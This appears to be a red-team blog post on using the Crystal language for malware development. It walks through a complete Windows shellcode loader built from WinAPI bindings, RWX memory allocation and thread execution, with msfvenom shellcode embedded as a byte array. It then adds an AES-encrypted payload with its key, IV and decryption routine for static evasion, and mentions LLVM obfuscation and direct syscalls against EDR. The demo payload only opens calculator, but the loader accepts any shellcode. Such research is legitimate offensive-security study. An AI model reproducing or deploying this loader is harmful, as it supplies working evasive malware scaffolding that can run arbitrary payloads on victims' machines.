Crystal for Malware Development
There has been a recent trend in switching to new programming languages for malware development due to evasion. In an experiment on researching this trend, I found the Crystal programming language. Crystal was first created in 2014, and currently appears to be about 11 years old, and seems relatively obscure when it comes to development compared to other languages like Go and Rust. At time of publication, there does not seem to be many public resources on the use of Crystal for implant development, as it appears relatively obscure as a programming language. While looking to see if others have researched Crystal’s usage for malware development, I found some interesting research in these links:

This post will demonstrate how to create a loader in Crystal to execute shellcode, and outline some detections and unique aspects of Crystal for malware development. Current use cases of Crystal seem to trend towards server-side web development, but this may change in future updates. An interesting comment posted several years ago on Crystal’s forums talks about a similar trend:
A full code sample of this project, CrystalRunner can be found on my Github.
Crystal 101
» What is Crystal?
Crystal appears to be a unique high-level general purpose object-oriented programming (OOP) language which combines simple Ruby-like syntax with the speed and concurrency of Go. From the Wikipedia page:
» Basic Syntax
Crystal syntax was developed to be simple, and features many similarities to Ruby syntax. However, the similarity to Ruby as a programming language ends here. Certain pointers to keep in mind:
- Crystal is a statically-typed language, but has aggressive type-inference. This means it is not usually necessary to statically define types, Crystal's compiler will guess it for you given the context
- A main function is not necessary, unlike C/C++, as Crystal is top-level scoped
A hello world program can be written with one line, stored in a .cr file extension for Crystal source code:
puts "Hello World"
Crystal programs can also be cross-compiled against Windows, Linux, and MacOS. For this example, compilation will be done on Windows, where Crystal will use the Visual Studio Tools MSVC compiler. To statically compile this program across Windows or Linux, install the Crystal compiler from the official website and use:
crystal build helloworld.cr --static --release
To execute the program, simple run the PE file:
C:/>helloworld.exe
Hello World
To define functions, wrap code using the def and end keywords. Arguments are defined with types, and after the :, a return type is defined:
def func(name : String) : Int32
    puts "Hello World"

    return 420
end
To use that same function:
name = "Doe"
func(name)
Lastly, to define a class, a class keyword is used, and methods are defined similarly to functions. An object can be instantiated with .new:
# Defining an object
class Test
  def testMethod
    localNum = 1
    localMsg = "Hello World"

    puts localNum
    puts localMsg
  end
end

# Instantiate object
TestObj = Test.new
TestObj.testMethod
Crystal does allow for memory unsafe code in its method of dealing with low-level primitives and memory allocation. Pointers can be referenced with the pointerof() function, and dereferenced with .value. Similar C functions such as malloc also exist for allocating memory off the heap. Bytearrays can be defined similar to C, as a StaticArray type.
# Pointer
x = 1
ptr = pointerof(x)
ptr.value = 2
x # => 2

# Memory allocation
# Allocate memory for an Int32: 4 bytes
ptr = Pointer(Int32).malloc
ptr.value # => 0

# Byte arrays
someArray = [0xaa, 0xbb]
That covers the basics, but Crystal has far more powerful features defined in its documentation. I recommend referencing the additional documentation, which can be found here.
» Crystal Runtime
Crystal’s runtime is similar to Golang, where the language is optimized for concurrency. In Crystal, is a main execution handled by a runtime scheduler which constantly scans and searches for Fibers to execute. Fibers in Crystal are lightweight, cooperative concurrency primitives that enable concurrent execution of code without the overhead of OS threads. A Fiber has a stack size of 8 MB which is usually also assigned to an operating system thread, but only 4KB are actually allocated initially, leaving small memory overhead. Per Crystal’s documentation, the scheduler has a queue of:
- Fibers ready to be executed: for example when you spawn a fiber, it’s ready to be executed.
- The event loop: which is another fiber. When there are no other fibers ready to be executed, the event loop checks if there is any async operation that is ready, and then executes the fiber waiting for that operation. The event loop is currently implemented with libevent, which is an abstraction of other event mechanisms like epoll and kqueue.
- Fibers that voluntarily asked to wait: this is done with
Fiber.yield, which means “I can continue executing, but I’ll give you some time to execute other fibers if you want”.

Fibers can be defined with the spawn keyword:
spawn do
  # ...
  socket.gets
  # ...
end

spawn do
  # ...
  sleep 5.seconds
  #  ...
end
Referencing this post, Crystal’s garbage collector automatically “frees” memory when it determines that it can no longer be otherwise accessed, so there is no need to manually free dynamically allocated memory unlike C/C++.
Crystal Features
» Shards
Like Go, Crystal comes with its own stdlib, which allows for importing useful libraries for dealing with low-level primitives, sleep functions, etc. When creating a Crystal project, a shard file can be created by:
crystal init lib <YOUR-SHARD-NAME>
Shards can be defined under the dependencies line within the shards.yml file:
name: my_project
version: 0.1.0

dependencies:
  kemal: github: kemalcr/kemal
  version: ~> 1.0.0
Other shard commands include:
# List all installed shard dependencies and their versions.
shards list

# Install shards defined in shards.yml
shards install
To use a shard in your Crystal source, define it with require:
require "YOUR-SHARD-NAME"
As Crystal is still a growing language, library support is not as large as Go or Rust. However, there is a decent library reference of open-source shards to pull from shardbox.
» C Bindings
Perhaps the most useful feature of Crystal for malware development is interfacing with the WinAPI. Crystal has a feature known as C bindings which allows for binding to external C libraries, such as the Win32 API. In Windows, WinAPI functions defined with C bindings are imported into the Crystal binary as part of the Import Address Table. To define a C binding, determine what external Windows DLL a given WinAPI function maps to, and define its linkage using the syntax format:
@[Link("LIBRARY NAME")]
lib LibName

# Define required functions to be imported
fun WinAPIFunc1(arg1 : UInt32) : UInt32

end
The library’s name for reference in the source code and then declared with a custom variable name, and with it’s given functions and arguments. Certain WinAPI arguments will have to be converted to its equivalent Crystal type, which I will expand further on later in this post.
For example, to define the WinAPI Kernel32 function Process32Next:
@[Link("kernel32")]
lib Kernel32

# BOOL Process32Next(
# [in] HANDLE hSnapshot,
# [out] LPPROCESSENTRY32 lppe);
fun Process32Next(
  handle_snapshot : Pointer(Void),
  p_proccess_entry_32 : Pointer(Void)
) : UInt32

end
To use the imported function, specify like:
Kernel32.Process32Next(arg1, arg2)
» LLVM (Low Level Virtual Machine)
Another unique feature of Crystal is its implementation and usage of LLVM for optimization and compilation. LLVM is a compiler infrastructure designed to reduce the time required for and costs of compiling code, enabling a language-agnostic interface for generating low-level bytecode and substituting language-specific compilers.
Currently, Crystal uses LLVM 16.0. To view LLVM Intermediate Representation (IR) code generated from Crystal’s compiler, use the --emit llvm-ir flag to the compiler to dump the resulting LLVM IR code like:
crystal build source.cr --emit llvm-ir
LLVM has been discussed as another topic of evasion when it comes to malware development, particularly through applications of obfuscation of bytecode. In Crystal, it is possible to create and develop custom LLVM passes for obfuscation, but this is not something I have explored heavily:
# Access Crystal LLVM application binary interface
require "llvm"

# Define pass name
PASS_NAME = "customPass"

# Define pass type
PASS_TYPE = LLVM::PassManagerBuilder::FunctionPass
A popular project which utilizes LLVM for obfuscation is known as OLLVM, but it has not been updated for 8 years. However, there are other more current OLLVM projects on Github which make use of the current LLVM release versions. Other programming languages such as Rust and Golang have had success in LLVM obfuscation when it comes to static evasion, with projects such as Rust OLLVM 16.0 and Garble. Garble may have been widely considered “too” successful, such that research has been released on reverse engineering Golang malware obfuscaed with Garble.
There does not seem to be any current implementations of OLLVM with Crystal, but that may change ツ.
» Inline Assembly
Crystal also offers inline assembly, which is intended for fiber switching and system calls. Inline assembly can be defined with the asm keyword, with a similar format to GCC Clang’s syntax:
asm("template" : outputs : inputs : clobbers : flags)
The asm call is a direct call to the LLVM API, and is syntactically the same as LLVM’s documentation. From reviewing Crystal’s source code comments at https://github.com/crystal-lang/crystal/blob/3f369d2c7/src/syscall.cr#L9, it seems syscalls are only currently available on Linux builds of Crystal.
A sample syscall in Crystal would appear as:
asm("mov r10,  rcx
     mov eax,  18h
     syscall" : "=r"(output)
         ::: "volatile", "intel"
)
Inline assembly is particularly useful for executing syscalls, which can be another known form of evasion when it comes to how specific WinAPI function calls are monitored by EDR agents. I came across a syscall shard for Crystal while researching, but I have not yet tested it.
Why Crystal?
Given all the developing features of Crystal along with support for Windows, it is interesting that malware families related to Crystal have not yet been observed in the wild. There is no ideal programming language for malware development or evasion, but there are general features which make a language more useful than others for malware development, which Crystal has, such as:
- Cross-compilation support (Windows, Linux, and MacOS)
- Ease of access to low level primitives and OS API functions (C bindings)
- Anti-analysis and obfuscation support (LLVM)
Another language I had neglected mentioning until now is Nim, which seems to have followed in the same footsteps as Crystal.
[1] Basic Shellcode Loader Template
To start, I will build a template for a basic x64 shellcode loader for Windows with Crystal, and attempt to add evasion features along the way. A very basic shellcode loader would perform local memory allocation, change memory page protections to executable (RWX), then spawn a thread to execute the shellcode.
» Type Conversion
Crystal has its owns data types, so when using C binding WinAPI functions, the equivalent WinAPI data type has to be translated to Crystal:

Crystal also has a LibC library to reference, which also directly links to the C NTDLL WinAPI functions. With that, some WinAPI data types are available through the LibC library, such as LibC::Handle, but not all are.
» Source Template
A basic shellcode loader in Crystal will be from converting the following WinAPI functions:
- VirtualAlloc or NTAPI NtAllocateVirtualMemory
- memcpy
- CreateThread
» Build and Execution
The VirtualAlloc function is first defined for static linking from the WinAPI library. The undocumented NTAPI variant of VirtualAlloc is NtAllocateVirtualMemory so that variant is linked from ntdll, but linking VirtualAlloc from kernel32 also works.
# NTAPI Functions
@[Link("ntdll")]
lib Ntdll

    # NtAllocateVirtualMemory(
        # IN HANDLE               ProcessHandle,
        # IN OUT PVOID            *BaseAddress,
        # IN ULONG                ZeroBits,
        # IN OUT PULONG           RegionSize,
        # IN ULONG                AllocationType,
        # IN ULONG                Protect );
    # );
    fun NtAllocateVirtualMemory(process_handle : UInt64,
                                base_address : Pointer(Pointer(Void)),
                                zero_bits : UInt32,
                                region_size : Pointer(UInt64),
                                allocation_type : UInt32,
                                protect : UInt32) : Int32

end
WinAPI memory constants are also defined:
# CONSTANTS
MEM_COMMIT = 0x00001000
MEM_RESERVE = 0x00002000
PAGE_EXECUTE_READWRITE = 0x40
For memcpy, referencing the Crystal API documentation reveals that Crystal has its own internal library Intrinsics which has already implemented its own version of memcpy. Using memcpy from the internal library remains simple:
Intrinsics.memcpy(pBaseAddress, shellcode, allocSize, false)
Defining CreateThread resembles a similar pattern for C binding, using the kernel32 library:
@[Link("kernel32")]
lib Kernel32

  # HANDLE CreateThread(
      #  [in, optional]  LPSECURITY_ATTRIBUTES   lpThreadAttributes,
      #  [in]            SIZE_T                  dwStackSize,
      #  [in]            LPTHREAD_START_ROUTINE  lpStartAddress,
      #  [in, optional]  __drv_aliasesMem LPVOID lpParameter,
      #  [in]            DWORD                   dwCreationFlags,
      #  [out, optional] LPDWORD                 lpThreadId
  # );
  fun CreateThread(lpsecurity_attr : Pointer(Void),
                   dw_stack_size : UInt64,
                   lp_start_addr : Pointer(Void),
                   lp_param : Pointer(UInt64),
                   dw_creation_flags : UInt32,
                   lpthread_id : Pointer(UInt32)) : Pointer(Void)
end
For shellcode, msfvenom is used to generate a calc shellcode.
msfvenom -p windows/x64/exec CMD=calc.exe -f c -o calc.bin
The calc shellcode is then converted using xxd into a static Byte array type Bytes[]:
PAYLOAD = Bytes[0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xc0,0x00,0x00,0x00,0x41,0x51,0x41,0x50,
                0x52,0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,
                0x18,0x48,0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0x48,0x0f,0xb7,0x4a,0x4a,
                0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0x41,
                0xc1,0xc9,0x0d,0x41,0x01,0xc1,0xe2,0xed,0x52,0x41,0x51,0x48,0x8b,0x52,
                0x20,0x8b,0x42,0x3c,0x48,0x01,0xd0,0x8b,0x80,0x88,0x00,0x00,0x00,0x48,
                0x85,0xc0,0x74,0x67,0x48,0x01,0xd0,0x50,0x8b,0x48,0x18,0x44,0x8b,0x40,
                0x20,0x49,0x01,0xd0,0xe3,0x56,0x48,0xff,0xc9,0x41,0x8b,0x34,0x88,0x48,
                0x01,0xd6,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x41,0xc1,0xc9,0x0d,0x41,
                0x01,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x03,0x4c,0x24,0x08,0x45,0x39,0xd1,
                0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x01,0xd0,0x66,0x41,0x8b,0x0c,
                0x48,0x44,0x8b,0x40,0x1c,0x49,0x01,0xd0,0x41,0x8b,0x04,0x88,0x48,0x01,
                0xd0,0x41,0x58,0x41,0x58,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,
                0x48,0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,
                0x12,0xe9,0x57,0xff,0xff,0xff,0x5d,0x48,0xba,0x01,0x00,0x00,0x00,0x00,
                0x00,0x00,0x00,0x48,0x8d,0x8d,0x01,0x01,0x00,0x00,0x41,0xba,0x31,0x8b,
                0x6f,0x87,0xff,0xd5,0xbb,0xf0,0xb5,0xa2,0x56,0x41,0xba,0xa6,0x95,0xbd,
                0x9d,0xff,0xd5,0x48,0x83,0xc4,0x28,0x3c,0x06,0x7c,0x0a,0x80,0xfb,0xe0,
                0x75,0x05,0xbb,0x47,0x13,0x72,0x6f,0x6a,0x00,0x59,0x41,0x89,0xda,0xff,
                0xd5,0x63,0x61,0x6c,0x63,0x2e,0x65,0x78,0x65,0x00]
Combining the above, the template resembles the following:
Code preview
# ****************************************
# Imports
# ****************************************
require "colorize"

# ****************************************
# Constants
# ****************************************
MEM_COMMIT = 0x00001000
MEM_RESERVE = 0x00002000
PAGE_EXECUTE_READWRITE = 0x40

# ****************************************
# C bindings
# ****************************************
# NTAPI functions
@[Link("ntdll")]
lib Ntdll

    # NtAllocateVirtualMemory(
        # IN HANDLE               ProcessHandle,
        # IN OUT PVOID            *BaseAddress,
        # IN ULONG                ZeroBits,
        # IN OUT PULONG           RegionSize,
        # IN ULONG                AllocationType,
        # IN ULONG                Protect );
    # );
    fun NtAllocateVirtualMemory(process_handle : UInt64,
                                base_address : Pointer(Pointer(Void)),
                                zero_bits : UInt32,
                                region_size : Pointer(UInt64),
                                allocation_type : UInt32,
                                protect : UInt32) : Int32

end

# Kernel32 functions
@[Link("kernel32")]
lib Kernel32

  # HANDLE CreateThread(
      #  [in, optional]  LPSECURITY_ATTRIBUTES   lpThreadAttributes,
      #  [in]            SIZE_T                  dwStackSize,
      #  [in]            LPTHREAD_START_ROUTINE  lpStartAddress,
      #  [in, optional]  __drv_aliasesMem LPVOID lpParameter,
      #  [in]            DWORD                   dwCreationFlags,
      #  [out, optional] LPDWORD                 lpThreadId
  # );
  fun CreateThread(lpsecurity_attr : Pointer(Void),
                   dw_stack_size : UInt64,
                   lp_start_addr : Pointer(Void),
                   lp_param : Pointer(UInt64),
                   dw_creation_flags : UInt32,
                   lpthread_id : Pointer(UInt32)) : Pointer(Void)
end


# ****************************************
# Shellcode
# ****************************************
PAYLOAD = Bytes[0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xc0,0x00,0x00,0x00,0x41,0x51,0x41,0x50,
                0x52,0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,
                0x18,0x48,0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0x48,0x0f,0xb7,0x4a,0x4a,
                0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0x41,
                0xc1,0xc9,0x0d,0x41,0x01,0xc1,0xe2,0xed,0x52,0x41,0x51,0x48,0x8b,0x52,
                0x20,0x8b,0x42,0x3c,0x48,0x01,0xd0,0x8b,0x80,0x88,0x00,0x00,0x00,0x48,
                0x85,0xc0,0x74,0x67,0x48,0x01,0xd0,0x50,0x8b,0x48,0x18,0x44,0x8b,0x40,
                0x20,0x49,0x01,0xd0,0xe3,0x56,0x48,0xff,0xc9,0x41,0x8b,0x34,0x88,0x48,
                0x01,0xd6,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x41,0xc1,0xc9,0x0d,0x41,
                0x01,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x03,0x4c,0x24,0x08,0x45,0x39,0xd1,
                0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x01,0xd0,0x66,0x41,0x8b,0x0c,
                0x48,0x44,0x8b,0x40,0x1c,0x49,0x01,0xd0,0x41,0x8b,0x04,0x88,0x48,0x01,
                0xd0,0x41,0x58,0x41,0x58,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,
                0x48,0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,
                0x12,0xe9,0x57,0xff,0xff,0xff,0x5d,0x48,0xba,0x01,0x00,0x00,0x00,0x00,
                0x00,0x00,0x00,0x48,0x8d,0x8d,0x01,0x01,0x00,0x00,0x41,0xba,0x31,0x8b,
                0x6f,0x87,0xff,0xd5,0xbb,0xf0,0xb5,0xa2,0x56,0x41,0xba,0xa6,0x95,0xbd,
                0x9d,0xff,0xd5,0x48,0x83,0xc4,0x28,0x3c,0x06,0x7c,0x0a,0x80,0xfb,0xe0,
                0x75,0x05,0xbb,0x47,0x13,0x72,0x6f,0x6a,0x00,0x59,0x41,0x89,0xda,0xff,
                0xd5,0x63,0x61,0x6c,0x63,0x2e,0x65,0x78,0x65,0x00]


def inject(shellcode : Bytes)

  puts "[*] Shellcode size #{shellcode.size}"

  # Cast shellcode size to UInt64
  allocSize = shellcode.size
  pRegionSize = Pointer(UInt64).malloc(1)
  pRegionSize.value = allocSize.to_u64

  # Define handle to current process
  currentProcHandle = UInt64::MAX

  # Void pointers to store memory buffer
  pMemAlloc = Pointer(Void).null
  pBaseAddress = Pointer(Void).null

  # Allocate local memory section as RWX
  pMemAlloc = Ntdll.NtAllocateVirtualMemory(
      currentProcHandle,
      pointerof(pBaseAddress),
      0,
      pRegionSize,
      MEM_COMMIT | MEM_RESERVE,
      PAGE_EXECUTE_READWRITE
  )

  puts "[*] Allocated RW memory at: 0x#{pBaseAddress.address}"

  # Use memcpy() to place shellcode in local buffer
  puts "[*] Copying shellcode to 0x#{pBaseAddress.address}".colorize(:yellow)
  Intrinsics.memcpy(pBaseAddress, shellcode, allocSize, false)

  puts "[*] Spawning new thread ..."

  # Spawn new local thread in shellcode region
  pThreadHandle = Pointer(Void).null
  threadId = Pointer(UInt32).null
  pThreadHandle = Kernel32.CreateThread(nil, 0, pBaseAddress, nil, 0, threadId)

  # Wait for thread to finish execution
  LibC.WaitForSingleObject(pThreadHandle, 10000)

end

# ****************************************
# Main
# ****************************************
def main()

  puts "[*] Executing dropper"
  inject(PAYLOAD)
  puts "[*] Execution finished"

end

main
Compile the above code into a static binary with the following command, and executing this should display a successful calculator. The code can also be referenced here:
crystal build crystal_calc.cr --static --release
Afterwards crystal_calc.exe should appear along with a .pdb file for debugging. Executing the exe should spawn calc.exe:
C:\Users\User\crystal_blog_test>crystal_calc.exe
[*] Executing dropper
[*] Shellcode size 276
[*] Allocated RW memory at: 0x1382858817536
[*] Copying shellcode to 0x1382858817536
[*] Spawning new thread ...
[2] Static Evasion
Storing plain shellcode is also easily detected, so I decided to look for native functions or libraries which utilizie encryption in order to decrypt encrypted shellcode. Crystal implements the openssl library which varies depending on the compiling OS. On Windows, the Crystal openssl library references
» Payload Encryption
To perform payload encryption, a symmetric encyrption function should be used. Crystal implements various symmetric encryption algorithms using the OpenSSL standard and makes it available via the openssl library, which can be referenced like:
require "openssl"
It is important to note that the OpenSSL library Crystal uses for linking is defined by the OpenSSL library available on the compiling system. This means that ciphers available to Crystal for use are dependent on the linked version of the compiling system’s OpenSSL library. Available ciphers can be referenced here.
The OpenSSL:Cipher class can be used for data encryption and decryption. For this example, the AES-128-CBC algorithm is used:
# Define cipher
cipher = OpenSSL::Cipher.new("aes-128-cbc")
cipher.update(shellcode)
cipher.key = key
cipher.iv = iv
A random key G528QV620MCHEM28 and IV 1234567890123456 can be defined, which both have to be 16 bytes in length due the use of AES-128-CBC:
# AES-128-CBC encrypted calc.bin payload
shellcode = Bytes[0x90,0x6c,0xbb,0x79,0xec,0x81,0x6a,0x09,0x7d,0xbd,0x34,0xab,0x6b,0xa9,0x39,0xc7,0xc4,0xd6,0x53,0x96,0xc7,0x52,0xbf,0x10,0xe0,0x16,0xaa,0xc7,0x01,0x94,0x20,0xb0,0x58,0x0e,0x59,0xcf,0xbc,0xdc,0x5c,0x06,0xd5,0x33,0xd0,0xe2,0x01,0x8c,0x13,0x20,0x39,0x33,0xff,0x21,0xb0,0x79,0x2f,0xa6,0x33,0x3f,0x42,0xad,0x06,0x3d,0xb4,0xad,0x9d,0x6a,0xbd,0xb8,0x3b,0xf9,0xe1,0x03,0x04,0x62,0xc1,0x30,0xfc,0x67,0x26,0x83,0x14,0x0d,0x97,0xd4,0xa7,0x62,0xee,0x4a,0x2d,0xa0,0xa2,0x60,0xaf,0xc5,0x6b,0xf2,0x71,0xf0,0xb9,0xc3,0x81,0xec,0x83,0x6a,0x4a,0x6f,0x89,0x50,0x1d,0x78,0x52,0x3f,0x11,0x6f,0xff,0xa2,0x77,0x00,0xb9,0xbb,0xb6,0x20,0x7f,0x47,0x7b,0xc3,0x3b,0xaa,0x38,0x0e,0x3b,0x1c,0x4c,0x3f,0x67,0x23,0xc0,0x2f,0xeb,0x12,0x02,0xa5,0x15,0xaf,0x79,0x68,0x5f,0x6e,0x0f,0x95,0x7a,0xd0,0x09,0x6b,0xc4,0xea,0xff,0xa1,0xad,0xad,0xab,0x5d,0xb0,0xd1,0x2a,0x77,0x40,0xf3,0xd3,0x4d,0xbc,0xd7,0xb3,0x97,0xa6,0x15,0x80,0x32,0x21,0x48,0xd4,0x50,0xd0,0x44,0xfa,0x0a,0x11,0x76,0x45,0x8b,0xf0,0xb3,0x9a,0x6c,0x13,0xde,0xad,0x5c,0xc0,0x00,0x7e,0x3e,0x42,0x0a,0x88,0x1c,0x7b,0x4f,0x82,0xf4,0x12,0x3c,0x50,0xd4,0x13,0x3b,0xb8,0xcc,0x47,0x7e,0x54,0xc2,0xdf,0x07,0x56,0x20,0x2a,0x04,0xe8,0x6d,0x0d,0x9e,0xd6,0x4f,0x0e,0xa3,0x16,0x63,0x43,0xf3,0xf2,0xbf,0x86,0x9e,0xf7,0x90,0xb1,0x9b,0xa9,0x08,0x6a,0x0e,0x30,0xe6,0xc6,0xa0,0xf7,0xf7,0x80,0xd4,0x40,0x87,0xe1,0x4f,0xa7,0xec,0x4c,0x71,0x4e,0x05,0x22,0x91,0xe8,0x71,0xb7,0x82,0x34,0xa0,0xe0,0xab,0x1e,0xe1,0x4c,0xbb,0xf8,0x72,0x7f,0x96]

# AES-128-CBC key and IV
key = Bytes[0x47,0x35,0x32,0x38,0x51,0x56,0x36,0x32,0x30,0x4d,0x43,0x48,0x45,0x4d,0x32,0x38]
iv = Bytes[0x31,0x32,0x33,0x34,0x35,0x36,0x37,0x38,0x39,0x30,0x31,0x32,0x33,0x34,0x35,0x36]
For streamlining encrypting the shellcode, I used a custom AES-128-CBC shellcode crypter crystal_crypter.py to encrypt and print out the shellcode in a bytearray format for Crystal.
python3 crystal_crypter.py -h
======================================
      Crystal Shellcode Crypter
======================================

               .
             !G&BG5J7~^.
          .?#@@@@&@@@@@&~
        .75PY?!^.5@@@@@@B
        ^B7     ^@@@@@@@@?
         J@#?:  G@@@@@@@@@:
         .B@@&YJ@@@@@@@@#J.
          ~&@@@@@@@@@@B7.
           .:~7?YPB#P!
                   .

usage: Crystal Shellcode Crypter [-h] -i INPUT [-o OUTPUT]

options:
  -h, --help           show this help message and exit
  -i, --input INPUT    Path to shellcode.bin file
  -o, --output OUTPUT  Path to write encrypted shellcode.bin file
Afterwards, a memory buffer can be used to decrypt the encrypted shellcode along with a print function for debugging:
# AES-128-CBC decryption routine
puts "[*] Decrypting shellcode"

cipher.decrypt()
io = IO::Memory.new(shellcode.size)
io.write(cipher.update(shellcode))
io.write(cipher.final)
io.rewind

# puts decrypted_data
decrypted_data = io.getb_to_end

shellcode_str = "{ "
count = 0

decrypted_data.each do |byte|
	if count < decrypted_data.size - 1
		shellcode_str += "0x" + byte.to_s(16) + ", "
	else
		shellcode_str += "0x" + byte.to_s(16)
	end
	count += 1
end
shellcode_str += " }"

puts ""
puts shellcode_str.colorize(:green)
puts ""

return decrypted_data
Completing the function, it will appear as:
Code preview
def decrypt() : Pointer(Bytes)

  # calc payload
  shellcode = Bytes[0x90,0x6c,0xbb,0x79,0xec,0x81,0x6a,0x09,0x7d,0xbd,0x34,0xab,0x6b,0xa9,0x39,0xc7,0xc4,0xd6,0x53,0x96,0xc7,0x52,0xbf,0x10,0xe0,0x16,0xaa,0xc7,0x01,0x94,0x20,0xb0,0x58,0x0e,0x59,0xcf,0xbc,0xdc,0x5c,0x06,0xd5,0x33,0xd0,0xe2,0x01,0x8c,0x13,0x20,0x39,0x33,0xff,0x21,0xb0,0x79,0x2f,0xa6,0x33,0x3f,0x42,0xad,0x06,0x3d,0xb4,0xad,0x9d,0x6a,0xbd,0xb8,0x3b,0xf9,0xe1,0x03,0x04,0x62,0xc1,0x30,0xfc,0x67,0x26,0x83,0x14,0x0d,0x97,0xd4,0xa7,0x62,0xee,0x4a,0x2d,0xa0,0xa2,0x60,0xaf,0xc5,0x6b,0xf2,0x71,0xf0,0xb9,0xc3,0x81,0xec,0x83,0x6a,0x4a,0x6f,0x89,0x50,0x1d,0x78,0x52,0x3f,0x11,0x6f,0xff,0xa2,0x77,0x00,0xb9,0xbb,0xb6,0x20,0x7f,0x47,0x7b,0xc3,0x3b,0xaa,0x38,0x0e,0x3b,0x1c,0x4c,0x3f,0x67,0x23,0xc0,0x2f,0xeb,0x12,0x02,0xa5,0x15,0xaf,0x79,0x68,0x5f,0x6e,0x0f,0x95,0x7a,0xd0,0x09,0x6b,0xc4,0xea,0xff,0xa1,0xad,0xad,0xab,0x5d,0xb0,0xd1,0x2a,0x77,0x40,0xf3,0xd3,0x4d,0xbc,0xd7,0xb3,0x97,0xa6,0x15,0x80,0x32,0x21,0x48,0xd4,0x50,0xd0,0x44,0xfa,0x0a,0x11,0x76,0x45,0x8b,0xf0,0xb3,0x9a,0x6c,0x13,0xde,0xad,0x5c,0xc0,0x00,0x7e,0x3e,0x42,0x0a,0x88,0x1c,0x7b,0x4f,0x82,0xf4,0x12,0x3c,0x50,0xd4,0x13,0x3b,0xb8,0xcc,0x47,0x7e,0x54,0xc2,0xdf,0x07,0x56,0x20,0x2a,0x04,0xe8,0x6d,0x0d,0x9e,0xd6,0x4f,0x0e,0xa3,0x16,0x63,0x43,0xf3,0xf2,0xbf,0x86,0x9e,0xf7,0x90,0xb1,0x9b,0xa9,0x08,0x6a,0x0e,0x30,0xe6,0xc6,0xa0,0xf7,0xf7,0x80,0xd4,0x40,0x87,0xe1,0x4f,0xa7,0xec,0x4c,0x71,0x4e,0x05,0x22,0x91,0xe8,0x71,0xb7,0x82,0x34,0xa0,0xe0,0xab,0x1e,0xe1,0x4c,0xbb,0xf8,0x72,0x7f,0x96]

  key = Bytes[0x47,0x35,0x32,0x38,0x51,0x56,0x36,0x32,0x30,0x4d,0x43,0x48,0x45,0x4d,0x32,0x38]
  iv = Bytes[0x31,0x32,0x33,0x34,0x35,0x36,0x37,0x38,0x39,0x30,0x31,0x32,0x33,0x34,0x35,0x36]

  # Define cipher
  cipher = OpenSSL::Cipher.new("aes-128-cbc")
  cipher.update(shellcode)
  cipher.key = key
  cipher.iv = iv


  puts "[*] Decrypting shellcode"


  # AES-128-CBC decryption routine
  cipher.decrypt()
  io = IO::Memory.new(shellcode.size)
  io.write(cipher.update(shellcode))
  io.write(cipher.final)
  io.rewind


  decrypted_data = io.getb_to_end

  # Print out shellcode
  shellcode_str = "{ "
  count = 0

  decrypted_data.each do |byte|
    if count < decrypted_data.size - 1
      shellcode_str += "0x" + byte.to_s(16) + ", "
    else
      shellcode_str += "0x" + byte.to_s(16)
    end
    count += 1
  end
  shellcode_str += " }"

  puts ""
  puts shellcode_str.colorize(:green)
  puts ""

  pShellcode = Pointer(Void).null
  pShellcode = pointerof(decrypted_data)
  io.flush

	return pShellcode
end
Then modify the main function to provide the shellcode as input:
# ****************************************
# Main
# ****************************************
def main()

  puts "[*] Executing dropper"

  payload = Pointer(Void).null
  payload = decrypt()
  inject(payload)

  puts "[*] Execution finished"

end

main
Running the loader shows the following output with the decrypted shellcode:
